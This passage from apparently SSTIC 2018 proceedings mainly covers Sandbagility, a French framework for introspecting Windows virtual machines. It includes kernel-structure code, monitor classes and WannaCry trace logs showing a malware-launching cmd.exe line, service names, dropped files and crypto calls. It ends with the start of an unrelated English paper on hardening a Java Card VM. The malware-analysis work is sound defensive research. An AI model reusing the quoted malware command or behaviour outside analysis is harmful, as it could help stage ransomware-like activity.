À l'aide de ce composant, il est possible de traduire dynamiquement tout symbole en son adresse virtuelle et inversement. L'utilisation des fichiers de symboles par le framework permet de limiter son adhérence vis-à-vis d'une version particulière de Microsoft Windows. Il devient très simple de supporter les futures versions de Microsoft Windows.

À présent, le framework permet de traduire simplement un nom de symbole en un object **Python**.

```
In [5]: '%x' % helper.SymLookupByName('nt!NtWriteFile')
Out[5]: 'fffff802c06ef7d0'
```

Les fichiers de symboles contiennent également la définition des principaux types d'objets/structures utilisées par le système Microsoft Windows. Par exemple, le *debugger* Windbg de Microsoft permet, au moyen de la commande **dt** d'afficher un type de donnée.

L'exemple ci-dessous illustre une sortie de Windbg pour le type **_UNICODE_STRING**.

```
kd> dt _UNICODE_STRING
ntdll!_UNICODE_STRING
   +0x000 Length           : Uint2B
   +0x002 MaximumLength    : Uint2B
   +0x008 Buffer           : Ptr64 Wchar
```

Le framework permet de réaliser une opération similaire à celle de windbg, mais plus puissante car elle a l'avantage de retourner des objets **Python** de type **ctypes.Structure**.

Dans l'exemple ci-après, on utilise le framework *Sandbagility* pour placer un point d'arrêt sur la fonction **NtCreateFile** en espace noyau. Après avoir exécuté le système invité avec la méthode **Run**, on peut inspecter le parametre **ObjectAttributes** de type **_OBJECT_ATTRIBUTES**. Le champs **ObjectName** dans cette structure pointe sur une structure de type **_UNICODE_STRING** qui indique le nom du fichier à ouvrir, en l'occurrence **imageres.dll.mui**.

```
In [1]: from Sandbagility.Core.FDP import FDP
   ...: from Sandbagility.Helper import Helper

In [2]: helper = Helper('Windows 10 x64 - 14393', FDP)

In [3]: helper.SetBreakpoint('nt!NtCreateFile')
```

```
Out[3]: 4

In [4]: helper.Run()

In [5]: ObjectAttributes = helper.ReadStructure(helper.dbg.r8, 'nt!
    _OBJECT_ATTRIBUTES')

In [6]: helper.ReadUnicodeString(ObjectAttributes.ObjectName)
Out[6]: \??\c:\windows\system32\en-US\imageres.dll.mui
```

Processus sous Windows

Identifier le processus courant Dans le cadre de l'analyse d'un code malveillant (par exemple, `wannacry`), le framework s'appuie sur l'installation de *monitor* pour capturer les événements réalisés sur le système analysé. Cependant, seuls les événements réalisés par le processus analysé doivent être journalisés. Pour ce faire, il est nécessaire d'identifier le processus ou fil d'exécution (*thread*) en cours d'exécution lorsqu'un *monitor* est notifié. La figure 6 montre les différentes étapes permettant cette identification.




Fig. 6. Identification du processus courant

Pour identifier le processus en cours d'exécution, le framework s'appuie sur l'adresse virtuelle relative au segment *GS*. Cette adresse vir-

tuelle peut être obtenue par la lecture du registre **MSR_GS_BASE** ou **MSR_KERNEL_GS_BASE**.

Le segment **GS** pointe vers une structure de type **_KPCR**, dans laquelle le champ **CurrentPrcb** pointe vers une structure du même nom **_PRCB**. Cette dernière structure contient l'adresse d'une structure de type **_ETHREAD** qui décrit le fil d'exécution courant. Chaque fil d'exécution est rattaché à un processus dans lequel il s'exécute. Le champ **Process** de la structure **_ETHREAD** pointe vers une structure de type **_EPROCESS**.

Énumérer les processus Sous Microsoft Windows, les processus forment une liste doublement chaînée (pour être parcouru en avant et en arrière).

De ce fait, il suffit de trouver un objet **_EPROCESS** en mémoire pour énumérer l'ensemble des processus actifs. Cette liste doublement chaînée est matérialisée par le champ **ActiveProcessLinks**. Le noyau Windows maintient un point d'entrée sur cette liste doublement chainée, il s'agit en l'occurrence du symbole **nt!PsActiveProcessHead**.

L'exemple ci-dessous, la fonction **PsEnumProcesses()** permet d'énumérer la liste doublement chainée à partir du symbole **nt!PsActiveProcessHead** et retourner une liste de **tuple** contenant le nom du processus et son identifiant unique (*PID* ou **UniqueProcessId**).

```
In [20]: [ (p.ImageFileName, p.UniqueProcessId) for p in helper.
    PsEnumProcesses() ]
Out[20]:
[('System', 4),
 ('smss.exe', 320),
 ('csrss.exe', 400),
 ('smss.exe', 452),
 ('wininit.exe', 460),
 ('csrss.exe', 468),
 ('winlogon.exe', 520),
 ('services.exe', 544),
 ('lsass.exe', 552),
 ...
```

Sémantique d'un processus Chaque processus sous Windows dispose d'un objet en espace noyau qui le définit. Cet objet s'appuie sur une structure de donnée appelée **_EPROCESS**. Cette structure contient de nombreuses informations relatives à l'environnement du processus, telles que :

- le chemin du fichier exécutable ;
- la liste des modules chargés ;
- l'environnement **SysWow64** ;
- la ligne de commande utilisée à l'exécution.

Dans l'exemple ci-après, on utilise la méthode **ReadStructure** (présenté dans la section précédente) pour lire une structure **_EPROCESS** à partir d'une adresse virtuelle. Ainsi, pour obtenir le nom du processus **ImageFileName** associé à l'objet **_EPROCESS**, il suffit de faire appel à la propriété **ImageFileName**.

```
In [34]: eprocess = helper.ReadStructure(0xffffc28abc352780, 'nt!
    _EPROCESS')
In [35]: bytes(eprocess.ImageFileName)
Out[35]: b'taskhostw.exe\x00\x00'
```

La sémantique d'un processus ne se limite pas à la structure **_EPROCESS**. On peut ajouter *a minima* les informations contenues dans des structures comme **_PROCESS_ENVIRONMENT_BLOCK** [1], **_RTL_USER_PROCESS_PARAMETERS** ou encore **_LDR_DATA**.

Ci-dessous un exemple de sortie du framework dans la console **IPython**. Le framework s'appuie sur une représentation interne de l'objet **_EPROCESS**. Cette représentation se présente avec le type `ProcessObject`. Ainsi, on peut afficher simplement les informations liées au processus **wininit.exe** dont l'objet est stocké dans la variable **wininit**.

```
In [16]: type(wininit)
Out[16]: Sandbagility.Windows.ntoskrnl.ProcessObject

In [17]: str(wininit.CreateTime)
Out[17]: '2018-03-08 22:25:35.769390'

In [18]: print(wininit)

PROCESS ffffc28abcbaa080
SessionId:       -1  Cid:  1cc    Peb:       fc40767000  ParentCid:
    184
DirBase:  264f000  ObjectTable: ffff8e0c254e1480  HandleCount: 100
Image: wininit.exe
    7ffbb39b0000-7ffbb3b81000     578997b2 C:\Windows\SYSTEM32\ntdll
        .dll
    7ffbb3630000-7ffbb36db000     57899a29 C:\Windows\System32\
        KERNEL32.DLL
    7ffbb0490000-7ffbb06ad000     57899809 C:\Windows\System32\
        KERNELBASE.dll
    7ffbb01c0000-7ffbb02b5000     578997b5 C:\Windows\System32\
        ucrtbase.dll
    7ffbb2ea0000-7ffbb2fc1000     578997f7 C:\Windows\System32\
        RPCRT4.dll
    7ffbb2a40000-7ffbb2a99000     57899a7c C:\Windows\System32\
        sechost.dll
```

L'accès aux ressources L'une des notions les plus importantes sous Microsoft Windows est le concept de *handle*. Un *handle* représente une

ressource qui a été allouée et dont l'accès a été contrôlé par le système. Ce *handle* est valable uniquement dans le contexte du processus pour lequel il a été autorisé.

L'autorisation par le système est réalisée en confrontant le *Token* de l'entité (*Thread*, *Process*) qui demande, le descripteur de sécurité de la ressource demandée (*Security Descriptor*) et les droits d'accès demandés (`READ_ACCESS`, `WRITE_ACCESS`, etc.).

De façon très sommaire, lorsqu'un processus sous Windows souhaite écrire dans un fichier, il réalise les trois actions suivantes :

1. récupérer un *handle* (descripteur) du fichier à partir de son chemin ;
2. écrire dans le fichier en utilisant le *handle* obtenu précédemment ;
3. fermer le *handle* pour libérer le fichier.

Dans le framework *Sandbagility*, nous avons choisi de réaliser l'introspection d'un processus pour parcourir sa liste de *handle* et identifier, à tout moment, les ressources auxquelles il accède.

Dans l'exemple qui suit, le framework permet de traduire le *handle* passé à la fonction **`NtWriteFile`** en premier argument dans le registre **`rcx`**. On traduit alors la valeur de ce *handle* avec la méthode **`ObReferenceObjectByHandle`** dans le contexte du processus courant pour obtenir le chemin du fichier associé, en l'occurrence **`V01.log`**.

```
In [1]: from Sandbagility.Core.FDP import FDP
   ...: from Sandbagility.Helper import Helper

In [2]: helper = Helper('Windows 10 x64 - 14393', FDP)

In [3]: helper.SetBreakpoint('nt!NtWriteFile')
Out[3]: 4

In [4]: helper.Run()

In [5]: helper.dbg.rcx
Out[5]: 1052

In [6]: ActiveProcess = helper.PsGetCurrentProcess()

In [7]: ActiveProcess.ObReferenceObjectByHandle(1052)
Out[7]: \Users\user\AppData\Local\Microsoft\Windows\WebCache\V01.log
```

Traduction de handle L'introspection de la table de *handle* d'un processus s'appuie sur la structure **`_EPROCESS`**. Cette structure **`_EPROCESS`** contient un champ **`ObjectTable`** qui pointe vers une structure de type **`_HANDLE_TABLE`**. Dans cette structure se trouve un champ **`TableCode`** qui pointe sur un tableau de **`_HANDLE_TABLE_ENTRY`**.

Dans la suite de ce papier, nous appellerons ce tableau un **_HANDLE_TABLE_DIRECTORY**. Chaque entrée de type **_HANDLE_TABLE_ENTRY** représente un *handle* qui a été alloué par le système. Chacune de ces entrées contient *a minima* une référence vers l'objet noyau correspondant au *handle*. Associés à cette entrée, on peut retrouver les droits d'accès accordés à ce *handle*.




Fig. 7. Table de *handle*

Il est à noter qu'un **_HANDLE_TABLE_DIRECTORY** ne peut contenir plus de 512 *handle*. Par conséquent, lorsque le processus nécessite des *handle* supplémentaires, le système lui alloue un nouvel **_HANDLE_TABLE_DIRECTORY** pouvant contenir 512 nouveaux *handle*.

Dans ce dernier cas, le champ **TableCode** de la structure **_HANDLE_TABLE** pointe sur un tableau de **_HANDLE_TABLE_DIRECTORY**. Le nombre de **_HANDLE_TABLE_DIRECTORY** alloués pour le processus courant est maintenu dans l'octet de poids faible du champ **TableCode**.

4 wannacry : Une sandbox en 90 jours

Comme indiqué dans l'introduction, le code malveillant `wannacry` a été choisi pour servir de référence et valider le framework *Sandbagility*.

`wannacry` est un code malveillant, que l'on peut désigner de rançongiciel ou **CryptoLocker**. Durant son exécution, il a pour but de chiffrer les données de l'utilisateur présentes sur le système. Il propose ensuite à l'utilisateur de déchiffrer les fichiers en échange d'une somme d'argent. Ce code malveillant présentait la particularité d'exploiter une vulnérabilité dans la version 1 du composant **SMB** de Microsoft Windows pour se propager.

Pour procéder à l'analyse de `wannacry`, il est nécessaire de capturer, *a minima*, les événements suivants sous Microsoft Windows :




Fig. 8. Table indirecte de *handle*

1. identifier et suivre les processus malveillants ;
2. identifier et collecter les fichiers copiés, écrits et exécutés ;
3. analyser les algorithmes cryptographiques employés ;

4.1 Processus et services

Dans le cadre de l'analyse de `wannacry`, il est nécessaire de suivre l'exécution du code malveillant dès son point d'entrée et de suivre la création des processus affiliés.

Processus Microsoft Windows offre une **`API`** noyau, utilisée pour enregistrer des *callbacks*, qui seront notifiées pour les événements du type :

- création et destruction de processus avec `PsSetCreateProcessNotifyRoutine` ;
- création et destruction de fil d'exécution (**`thread`**) avec `PsSetThreadNotifyRoutine` ;
- chargement et déchargement de bibliothèque de liens dynamique (**`DLL`**) avec `PsSetLoadImageNotifyRoutine`.

L'approche consiste à développer un *monitor* qui tire profit de ce mécanisme de notification noyau et ainsi collecter tous les événements liés aux processus, fils d'exécution et bibliothèques de liens dynamique. L'étude du fonctionnement interne de ce mécanisme de notification a permis de développer un *monitor* appelé **`PsNotifyRoutines`**. Ce *monitor* retrouve les callbacks déjà présents sur le système et ajoute des points d'arrêt sur celles-ci afin d'être notifié pour chacun des cas.

```
2018-03-25 01:04:36,937 Process      INFO    CreateProcess : Process:
     wannacry.exe , Cid:   dd0.928, C:\WINDOWS\tasksche.exe /i
```

En théorie, le *monitor* décrit précédemment devrait permettre de suivre toutes les créations de processus réalisées par **wannacry**. Cependant, la sortie obtenue se termine avec une seule opération de création de processus, en l'occurrence **tasksche.exe** avec en paramètre **/i**. Un parcours du code désassemblé du **wannacry** permet de révéler la création et l'exécution d'un service Windows sous le nom **mssecsvc2.0**.

Services Il est à noter que l'exécution d'un service sous Windows est réalisée par le processus **services.exe**. C'est pour cette raison que la sortie précédente est incomplète. De ce fait, il devient nécessaire de suivre la création et le démarrage d'un service et d'inclure les créations de processus faite par **services.exe**.

Pour répondre à cette problématique, nous avons développé un *monitor* *ServiceMonitor* qui permet de suivre les opérations qui consistent à :

- Ouvrir, créer et supprimer un service ;
- Changer une configuration ;
- Enregistrer ou démarrer un **Service Control Dispatcher** ;
- Envoyer des codes de contrôle.

Ce *monitor* s'appuie sur des fonctions implémentées dans la bibliothèque de liens dynamiques **sechost.dll** comme **OpenService**, **CreateService**, **StartService**, etc.

Dorénavant, au moyen du framework *Sandbagility* nous pouvons suivre l'exécution de **wannacry** en y incluant la création de service. La sortie présentée en annexe dans la version longue[3] montre que le deuxième événement capturé correspond à la création d'un service nommée **dtuynyjtysq538**, puis la création d'un processus par **services.exe** avec la ligne de commande **cmd.exe /c** "C:\ProgramData\dtuynyjtysq538\tasksche.exe ".

4.2 Fichiers

Dans la section précédente, nous avons présenté comment il est possible de suivre l'exécution du code malveillant **wannacry** au travers de la création de processus et de services. Cependant, il manque une information essentielle, à savoir, le suivi lié à la création et l'écriture de fichiers. Pour répondre

[3] https://www.sstic.org/2018/presentation/sandbagility/




Fig. 9. Diagramme fonctionnel d'installation

à cette nouvelle contrainte, le framework *Sandbagility* s'appuie sur un *monitor* appelé **FileIo** qui a pour but suivre les opérations de type **WriteFile** et **ReadFile** dont les fonctions sont implémentées dans la bibliothèque de liens dynamiques **kernelbase.dll**.

Le *monitor* en question, qui hérite d'une classe générique de *monitor* en espace utilisateur, se présente sous la forme suivante :

```
from Sandbagility.Monitor import UserlandGenericMonitor as
    UserlandMonitor

class FileIoMonitor(UserlandMonitor):

    _LOGGER = 'File'
    _DEPENDENCIES = ['kernelbase.dll']

    def __install__(self, NotifyLoadImage=None):

      self.SetBreakpoint('kernelbase!WriteFile')
      self.SetBreakpoint('kernelbase!ReadFile')

      return True
```

Dans l'extrait fourni en annexe dans la version longue, on peut observer les opérations suivantes sur les fichiers :

- la création de fichier exécutable **tasksche.exe**, **taskdl.exe**, **taskse.exe** et **@WanaDecryptor@.exe** dans**\ProgramData\dtuynyjtysq538** ;
- la création de nombreux fichiers avec l'extension **.wnry** dans le répertoire **\ProgramData\dtuynyjtysq538** ;
- la création de fichier de script 56291522146484**.bat** et **m.vbs** ;
- la création de fichier avec l'extension **.WNCRYT**.

Dans la suite de ce papier, nous ne détaillerons pas l'utilité de ces fichiers pour le code malveillant, dans la mesure où il existe de nombreux rapports d'analyse.

Ressources Dans le domaine de l'analyse de code malveillant sous Windows, il existe un mécanisme largement employé, qui consiste à embarquer des ressources directement dans le fichier exécutable. Ces ressources peuvent être des icônes, des définitions pour des fenêtres de boîtes de dialogues, etc. Il peut également s'agir de fichiers binaires, par exemple un exécutable.

Afin d'être capable de suivre les éventuels accès aux ressources d'un fichier exécutable, nous avons développé un *monitor* dédié à suivre l'appel aux **API** qui permettent à un programme de manipuler des ressources.

En l'occurrence, il s'agit des fonctions **FindResource**, **LoadResource** et **SizeOfResource** qui sont implémentées dans les bibliothèques de liens dynamique **kernelbase.dll** et **kernel32.dll**.

```
2018-03-27 12:58:38,145 Service      INFO     CreateService :
    Process: tasksche.exe, Cid:    ff0.fec, 'dtuynyjtysq538'
2018-03-27 12:58:44,358 Resource     INFO     AcquireResource
    : Process: tasksche.exe, Cid:    420.7c8, 'XIA'
```

Dans le cas de **wannacry**, il embarque une ressource binaire qui peut être identifiée sous le nom **XIA**. Pour accéder à cette ressource binaire, le code malveillant fait successivement appel aux fonctions **FindResource** , **LoadResource** et **SizeOfResource** qui est journalisée sous le libellé **AcquireResource**. Cette ressource est une archive au format **ZIP** qui contient l'ensemble des fichiers qui seront décompressés dans le répertoire **ProgramData\dtuynyjtysq538**.

4.3 Cryptographie

L'objectif d'un code malveillant comme **wannacry** est de chiffrer les données de l'utilisateur présent sur le système pour l'inciter à payer une rançon pour déchiffrer ses fichiers en contrepartie. Pour réaliser ces opérations de chiffrement, **wannacry** s'appuie sur le fournisseur de service cryptographique de Microsoft Windows (*Cryptographique Service Provider* ou **CSP**). Les fonctions cryptographiques offertes par ce fournisseur sont les suivantes :

- accéder au fournisseur de service ;
- générer et échanger des clés cryptographiques ;
- encoder et décoder des objets ;
- chiffrer et déchiffrer des données ;
- condenser (*hacher*) et signer numériquement.

Comme pour l'analyse des opérations précédentes, nous avons développé un *monitor* dédié au suivi des évènements liés au fournisseur de service cryptographique. Ce *monitor* appelé **CryptoProvider** a pour objectif de suivre les quelques fonctions offertes par le fournisseur de service cryptographique de Windows. Parmi elles, les fonctions de chiffrement et de déchiffrement, de génération de clés, d'import et d'export de clés.

Cette approche permet d'éclairer l'analyste sur le schéma cryptographique employé par **wannacry**.

```
2018-04-06 09:32:38,042 Crypto       INFO     CryptImportKey:
    Process: tasksche.exe, Cid:    be0.424, 'PRIVATEKEYBLOB'
2018-04-06 09:32:38,072 Crypto       INFO     CryptDecrypt  :
    Process: tasksche.exe, Cid:    be0.424, 16
2018-04-06 09:32:38,355 Crypto       INFO     CryptImportKey:
    Process: tasksche.exe, Cid:    be0.424, 'PUBLICKEYBLOB'
2018-04-06 09:32:39,096 Crypto       INFO     CryptGenKey   :
    Process: tasksche.exe, Cid:    be0.424, 2048
2018-04-06 09:32:39,106 Crypto       INFO     CryptExportKey:
    Process: tasksche.exe, Cid:    be0.424, 'PUBLICKEYBLOB'
2018-04-06 09:32:39,113 Crypto       INFO     CryptExportKey:
    Process: tasksche.exe, Cid:    be0.424, 'PUBLICKEYBLOB'
2018-04-06 09:32:39,143 Crypto       INFO     CryptExportKey:
    Process: tasksche.exe, Cid:    be0.424, 'PRIVATEKEYBLOB'
2018-04-06 09:32:39,164 Crypto       INFO     CryptEncrypt  :
    Process: tasksche.exe, Cid:    be0.424, 256
2018-04-06 09:32:39,172 Crypto       INFO     CryptEncrypt  :
    Process: tasksche.exe, Cid:    be0.424, 256
2018-04-06 09:32:39,181 Crypto       INFO     CryptEncrypt  :
    Process: tasksche.exe, Cid:    be0.424, 256
2018-04-06 09:32:39,190 Crypto       INFO     CryptEncrypt  :
    Process: tasksche.exe, Cid:    be0.424, 256
2018-04-06 09:32:39,200 Crypto       INFO     CryptEncrypt  :
    Process: tasksche.exe, Cid:    be0.424, 256
2018-04-06 09:32:39,218 Crypto       INFO     CryptImportKey:
    Process: tasksche.exe, Cid:    be0.424, 'PUBLICKEYBLOB'
```

Dans l'extrait de sortie ci-dessus, le processus **tasksche** identifié précédemment, fait appels aux fonctions du fournisseur de service cryptographique dont les événements sont suivis par le *monitor*. La succession de ces appels de fonctions laisse penser que **wannacry** déchiffre une clé de 128 bits après avoir importé une clé. L'hypothèse suivante peut également être émise, après avoir générée une clé de 20148 bits, cette dernière est dérivée au moyen des appels à la fonction **CryptEncrypt**.

5 Conclusion

À travers l'exemple de **wannacry**, nous avons tenté de démontrer la simplicité avec laquelle il est possible de suivre de nouveaux évènements en utilisant la notion de *monitor*. L'implémentation des *monitors* permet à l'utilisateur de s'affranchir en partie de la complexité du système d'exploitation Windows, et de se concentrer sur son analyse et l'étude des paramètres.

En s'appuyant sur le protocole **FDP** et les fichiers de symboles de Microsoft, *Sandbagility* offre une **API** puissante d'analyse semi-automatisé de machine virtuelle Windows fonctionnant avec **VirtualBox**. Ce framework intègre la couche nécessaire à l'introspection d'un système d'exploitation Windows en tirant parti des fichiers de symboles de Microsoft. Cette

approche permet de réduire la dépendance et l'adhérence du framework à la version du système installé.

Le choix du langage **`Python`** pour le développement du framework *Sandbagility* lui permet d'être modifiable et évolutif à moindre frais. Ainsi, le framework ne se limite pas qu'à l'étude des codes malveillant ou aux processus utilisateurs mais peut être étendu à l'analyse de tout programme notamment en espace noyau Windows.

Références

1. Khairul Akram Zainol Ariffin, Ahmad Kamil Mahmood, and Jafreezal Jaafar. Investigating the PROCESS block for memory analysis. In *Proceedings of the 11th WSEAS international conference on Applied Computer Science*, pages 21–29, 2011.
2. Paul Barham, Boris Dragovic, Keir Fraser, Steven Hand, Tim Harris, Alex Ho, Rolf Neugebauer, Ian Pratt, and Andrew Warfield. Xen and the art of virtualization. In *ACM SIGOPS operating systems review*, volume 37, pages 164–177. ACM, 2003.
3. Joan Calvet. *Analyse dynamique de logiciels malveillants*. PhD thesis, École Polytechnique de Montréal, 2013.
4. Cisco-Talos. PyRebox. `https://github.com/Cisco-Talos/pyrebox`, 2018.
5. Nicolas Couffin. Winbagility : Débogage furtif et introspection de machine virtuelle. *SSTIC*, 2016.
6. Olivier Ferrand. How to detect the cuckoo sandbox and to strengthen it ? *Journal of Computer Virology and Hacking Techniques*, 11(1) :51–58, 2015.
7. Volatility Foundation. Volatility. `https://github.com/volatilityfoundation/volatility`, 2018.
8. François Khourbiga and Eddy Deligne. Sandbagility : Framework d'introspection pour Microsoft Windows. *SSTIC*, 2018.
9. Tamas K Lengyel, Steve Maresca, Bryan D Payne, George D Webster, Sebastian Vogl, and Aggelos Kiayias. Scalability, fidelity and stealth in the DRAKVUF dynamic malware analysis system. In *Proceedings of the 30th Annual Computer Security Applications Conference*, pages 386–395. ACM, 2014.
10. Gustav Lundsgård and Victor Nedström. Bypassing modern sandbox technologies. 2016.
11. Michael Pearce, Sherali Zeadally, and Ray Hunt. Virtualization : Issues, security threats, and solutions. *ACM Computing Surveys (CSUR)*, 45(2) :17, 2013.
12. Cuckoo Sandbox. *Cuckoo Sandbox Book*. 2017.
13. Thorsten Sick. Cuckoo Sandbox vs. Reality. `https://blog.avira.com/cuckoo-sandbox-vs-reality-2/`, 2014.
14. Rich Uhlig, Gil Neiger, Dion Rodgers, Amy L Santoni, Fernando CM Martins, Andrew V Anderson, Steven M Bennett, Alain Kagi, Felix H Leung, and Larry Smith. Intel virtualization technology. *Computer*, 38(5) :48–56, 2005.
15. Haiquan Xiong, Zhiyong Liu, Weizhi Xu, and Shuai Jiao. Libvmi : a library for bridging the semantic gap between guest OS and VMM. In *Computer and Information Technology (CIT), 2012 IEEE 12th International Conference on*, pages 549–556. IEEE, 2012.

Hardening a Java Card Virtual Machine Implementation with the MPU

Guillaume Bouffard and Léo Gaspard
guillaume.bouffard@ssi.gouv.fr
leo@gaspard.io

Agence Nationale de la Sécurité des Systèmes d'Information (ANSSI),
51, boulevard de La Tour-Maubourg, 75700 Paris 07 SP, France.

Abstract. In the world of Java Cards, the Firewall guarantees the segregation of applet data and ensures the integrity and confidentiality of each application. In order to be independent from the microcontroller, most Java Card Virtual Machine (JCVM) implementations are not designed to use hardware-based mechanisms.
In this article, we describe how the Memory Protection Unit (MPU) can be used to segregate each Java Card applet from the Operating System (OS) and device drivers. Even if our contribution is designed to fit a specific hardware-based mechanism, our JCVM architecture can be reused for a microcontroller without MPU.

1 Introduction

Developing smart card applications is a long and complex process. Despite several standardization efforts, *e.g.* concerning power supply, input and output signals, smart card development used to rely on proprietary Application Programming Interfaces (APIs) provided by each manufacturer. The main drawback of this development approach is that the code of the application can then only be executed on a specific platform, thus lowering interoperability.

In order to improve the interoperability and security of smart card software, the Java Card technology has been designed in 1996. It enables Java-based applications to securely run on smart cards and similar low-footprint devices. The trade-offs made on the Java architecture in order to embed the Java Card Virtual Machine (JCVM) on low resource devices concern both functional and security aspects.

1.1 The Java Card Security Model


In the Java Card realm, some aspects of software security rely on the Byte Code Verifier (BCV). As Java Card byte code can also be hand-written,

it might violate Java Card safety rules. As a consequence, the Java Card Runtime Environment (JCRE) must not trust the Java Card conversion process. In order to ensure the correctness of the Converted APplet (CAP) file that is to be loaded, the BCV checks:


1. that the application structure is valid,
2. that the application byte code neither forges pointers nor violates access restrictions,
3. that the application uses data with the correct type, and
4. that the application only accesses objects it owns.

Since the Java Card platform does not support dynamic class loading, byte code verification is performed at loading time, *i.e.* before installing the CAP file onto the card. Moreover, most Java Card platforms do not embed an on-card BCV as it is expensive in terms of memory consumption. As a consequence, byte code verification is performed off-card, either directly by the card issuer if he controls the loading chain, or by a trusted third party that signs the application as a proof of verification.

In addition to static off-card verification enforced by the BCV, the Java Card Firewall performs runtime checks to guarantee applet isolation. It partitions the Java Card platform into separate and protected object spaces called contexts. Each applet is associated with a context, thus preventing instances of an applet from reading or writing another applet's data, unless the accessed applet explicitly exposes functionality through a Shareable Interface Object. The goal is to ensure data confidentiality and integrity. The Java Card security model is summarized in Figure 1.



(a) Java Card off-card security model



(b) Java Card on-card security model

Fig. 1. Java Card security model

Despite all the security features enforced by the Java Card environment, several attack paths have been found by the Java Card security community [2, 3, 5–7, 11–13, 16, 17, 19].

In this work, we focus on how to harden our JCVM implementation so as to prevent applet isolation violation by a malicious applet that is either an ill-formed applet not properly detected by the BCV — for instance when the Java Card security model is not followed — or a mutant application created by fault injection attacks [24].

To the best of our knowledge, most existing Java Card Firewall implementations do not use any hardware features. The JCVM developers have chosen this architecture in order to be generic over (*i.e.* independent from) the microcontroller where the JCVM will be executed. Thus, without extra effort, smart card developers can move their JCVM implementation to another microcontroller. Our solution aims at proposing an alternative to this approach in order to improve the security of the JCVM implementation with generic hardware-based mechanisms for memory segregation.

